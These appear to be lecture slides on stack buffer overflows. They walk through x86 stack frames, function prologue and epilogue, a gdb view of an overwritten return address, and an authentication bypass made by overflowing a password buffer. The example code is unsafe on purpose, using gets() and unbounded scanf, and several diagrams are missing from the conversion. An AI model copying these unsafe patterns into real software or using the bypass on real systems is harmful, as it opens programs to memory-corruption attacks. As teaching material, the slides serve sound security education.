

# **Computer Security: Principles and Practice**

## **Chapter 10 – Buffer Overflow**

# Buffer Overflow

```
int foo(int a, int b)
{
    int c = 14;
    char buf[8];

    gets(buf);           //security bug -> vulnerability


    c = (a + b) * c;

    return c;
}
```

```
$ ./executable-vuln
ABCDEFGHILMNOPQRSTU
Segmentation fault
```

# The Code and the Stack



# The Code and the Stack

```
int foo(int a, int b) {  
    int c = 14;  
    c = (a + b) * c;  
    return c;  
}
```

The foo() function receives two parameters by copy.

- How does the CPU pass them to the function?
- Push them onto the stack!

```
int main(int argc, char * argv[]) {  
    int avar;  
    int bvar;  
    int cvar;  
    char * str;  
  
    avar = atoi(argv[1]);  
    bvar = atoi(argv[2]);  
    cvar = foo(avar, bvar);  
  
    gets(str);  
    puts(str);  
  
    printf("foo(%d, %d) = %d\n", avar, bvar, cvar);  
  
    return 0;  
}
```

```
foo(arg1, arg2,  
    ..., argN) {
```

```
    var1;  
    var2;  
    ...  
    varN;
```


```
}
```

**MEMORY ALLOCATION**

EBP-0x4

EBP-0x8

EBP - "N\*4" in hex



**MEMORY WRITING**

EBP + "N\*4" in hex

EBP+0xC

EBP+0x8

EBP+0x4

EBP

```
{
```

```
    ...
```



```
    gets(var2);
```

```
}
```

0xC0000000

<- EBP

# The Stack



<- EBP-0x14 (20 bytes below EBP)

<- EBP-0x18 (24 bytes below EBP)



<- ESP: stack pointer  
(points to the top of the stack)

0xBFFDF000

0xC0000000

<- EBP

# The Stack



<- EBP-0x14 (20 bytes below EBP)



<- EBP-0x18 (24 bytes below EBP)

<- ESP: stack pointer  
(points to the top of the stack)

0xBFFDF000

<- EBP

# The Stack



<- EBP-0x14 (20 bytes below EBP)

<- EBP-0x18 (24 bytes below EBP)

EIP register:

EIP value

push %eip  
jmp 0x8048484

<- ESP: stack pointer  
(points to the top of the stack)



# Function Prologue

The CPU needs to remember where `main()`'s frame is located on the stack, so that it can be restored once `foo()`'s is over.

The first 3 instructions of `foo()` take care of this.

```
push    %ebp
mov     %esp, %ebp
sub     $0x4, %esp
```

save the **current stack base address** onto the stack

the **new base of the stack** is the **old top of the stack**



allocate **0x4** bytes (32 bits integer) for `foo()`'s local variables

```
int foo(int a, int b) {
    int c = 14;
    c = (a + b) * c;
    return c;
}
```

# The Stack

0xC0000000

<- EBP



<- EBP-0x14

<- EBP-0x18

Function prologue



```
push    %ebp  
mov     %esp,%ebp  
sub     $0x4,%esp
```

<- ESP: stack pointer  
(points to the top of the stack)

0xBFFDF000

0xC0000000

# The Stack



0xBFFDF000



Function prologue

```
push    %ebp  
mov     %esp, %ebp  
sub     $0x4, %esp
```

<- EBP: base pointer address **ESP**

0xC0000000

# The Stack



0xBFFDF000

## Function prologue

```
push    %ebp
mov     %esp, %ebp
sub     $0x4, %esp
```

$\leftarrow$  EBP: base pointer address ESP

$\leftarrow$  ESP  $\leftarrow$  0x4 bytes subtraction

# Function Epilogue

The CPU needs to **return back** to **main()**'s execution flow.

The last 2 instructions of **foo()** take care of this.

these 2 instructions translate into these 3 instructions

```
leave  
ret
```



**current base** is the **new top** of the stack  
restore the **saved EBP** to registry  
pop the saved EIP and jump there

```
mov %ebp, %esp  
pop %ebp  
ret
```



0xC0000000

# The Stack



0xBFFDF000



Function epilogue

```
mov %ebp, %esp  
pop %ebp  
ret
```

<- EBP: base pointer address **ESP**

<- ESP

# The Stack



<- EBP

(base pointer address restored)

Function epilogue



```
mov %ebp, %esp  
pop %ebp  
ret
```

<- ESP

0xBFFDF000

0xC0000000

# The Stack



0xBFFDF000

```
Function epilogue
mov %ebp, %esp
pop %ebp
ret
```

<- ESP  
↑  
← ESP



# Buffer Overflow

```
int foo(int a, int b)
{
    int c = 14;
    char buf[8];

    gets(buf);           //security bug -> vulnerability

    c = (a + b) * c;

    return c;
}
```

```
$ ./executable-vuln
ABCDEFGHILMNOPQRSTUW
Segmentation fault
```

# What Happened?

```
(gdb) x/wx $ebp+4  
0xbffff648: 0x56555453
```

```
(gdb) x/s $ebp+4 #decode as  
ascii  
0xbffff648: "STUV"
```

S T U V  
O P Q R  
I L M N  
E F G H  
A B C D

. . .
ArgN
. . .
Arg2
Arg1
Saved \$EIP
Saved \$EBP
int c
buf[4-7]
buf[0-3]

EBP+0x4

`jmp 0x56555453`      jump to **invalid** address (for the current process) ~> crash

# WHAT'S MEMORY CORRUPTION?

- Modifying a process' memory in a way the programmer (or compiler) didn't intend.
- If we control the memory, we control the process.

# MEMORY CORRUPTION ATTACKS


- Two main subclasses:
  - Non-Control-Data Attacks manipulate the application's state and data
  - Control-Flow Attacks manipulate the execution flow

# EXPLOITATION

- Finding a vulnerability is just the first step.
- Uncontrolled memory corruption typically results in a crash (e.g., SIGSEGV).
- We need to channel the vulnerability into whatever we want to do: this process is called exploitation.

# WHAT'S MEMORY?

- Memory is a flat sequence of bytes.
- Each byte is identified by an address.
- Via memory protection, areas of memory can be marked as readable, writable, executable.
- Types do not exist in memory. They are just abstractions that define how a certain range of bytes is interpreted.




# Buffer Overflow Attacks

- Some languages (such as C/C++) do not check array bounds.
- If the programmer doesn't perform those checks, he might write data beyond the buffer's boundaries.

# Buffer Overflow Attacks


This program copies the user's input to a fixed size 32-byte buffer.






# Buffer Overflow Attacks

This program copies the user's input to a fixed size 32-byte buffer.




# Buffer Overflow Attacks

This program copies the user's input to a fixed size 32-byte buffer.



# Buffer Overflow Attacks

This program copies the user's input to a fixed size 32-byte buffer.



# AUTH OVERFLOW

Inspired from Jon Erickson's *"Hacking: The Art of Exploitation"*


```
int check_authentication() {
    int auth_flag = 0;
    char password_buffer[16];
    printf("Enter password");
    scanf("%s", password_buffer);
    /* password_buffer ok? => auth_flag = 1 */
    return auth_flag;
}
```

# AUTH OVERFLOW


Inspired from Jon Erickson's *"Hacking: The Art of Exploitation"*

```
int check_authentication() {  
    int auth_flag = 0;  
    char password_buffer[16];  
    printf("Enter password");  
    scanf("%s", password_buffer);  
    /* password_buffer ok? => auth_flag = 1 */  
    return auth_flag;  
}
```


# AUTH OVERFLOW



# AUTH OVERFLOW



# AUTH OVERFLOW



check\_authentication will now return 65



# AUTH OVERFLOW

```
if (check_authentication())  
    /* access granted */
```



In C, anything `!= 0` is true.

The check will pass and grant us access. Profit!

# AUTH OVERFLOW

The stack contains information that keeps track of the program's control flow.

Overflowing a buffer located on the stack could allow us to hijack the flow to wherever we want.


Must read: Aleph One, *Smashing the stack for fun and profit*, Phrack (1996)

# THE X86 STACK

```
void bar() {  
    char baz[32];  
    /* ... */  
}
```


```
void foo() {  
    int abc, def;  
    bar();  
}
```

```
int main() {  
    foo();  
}
```

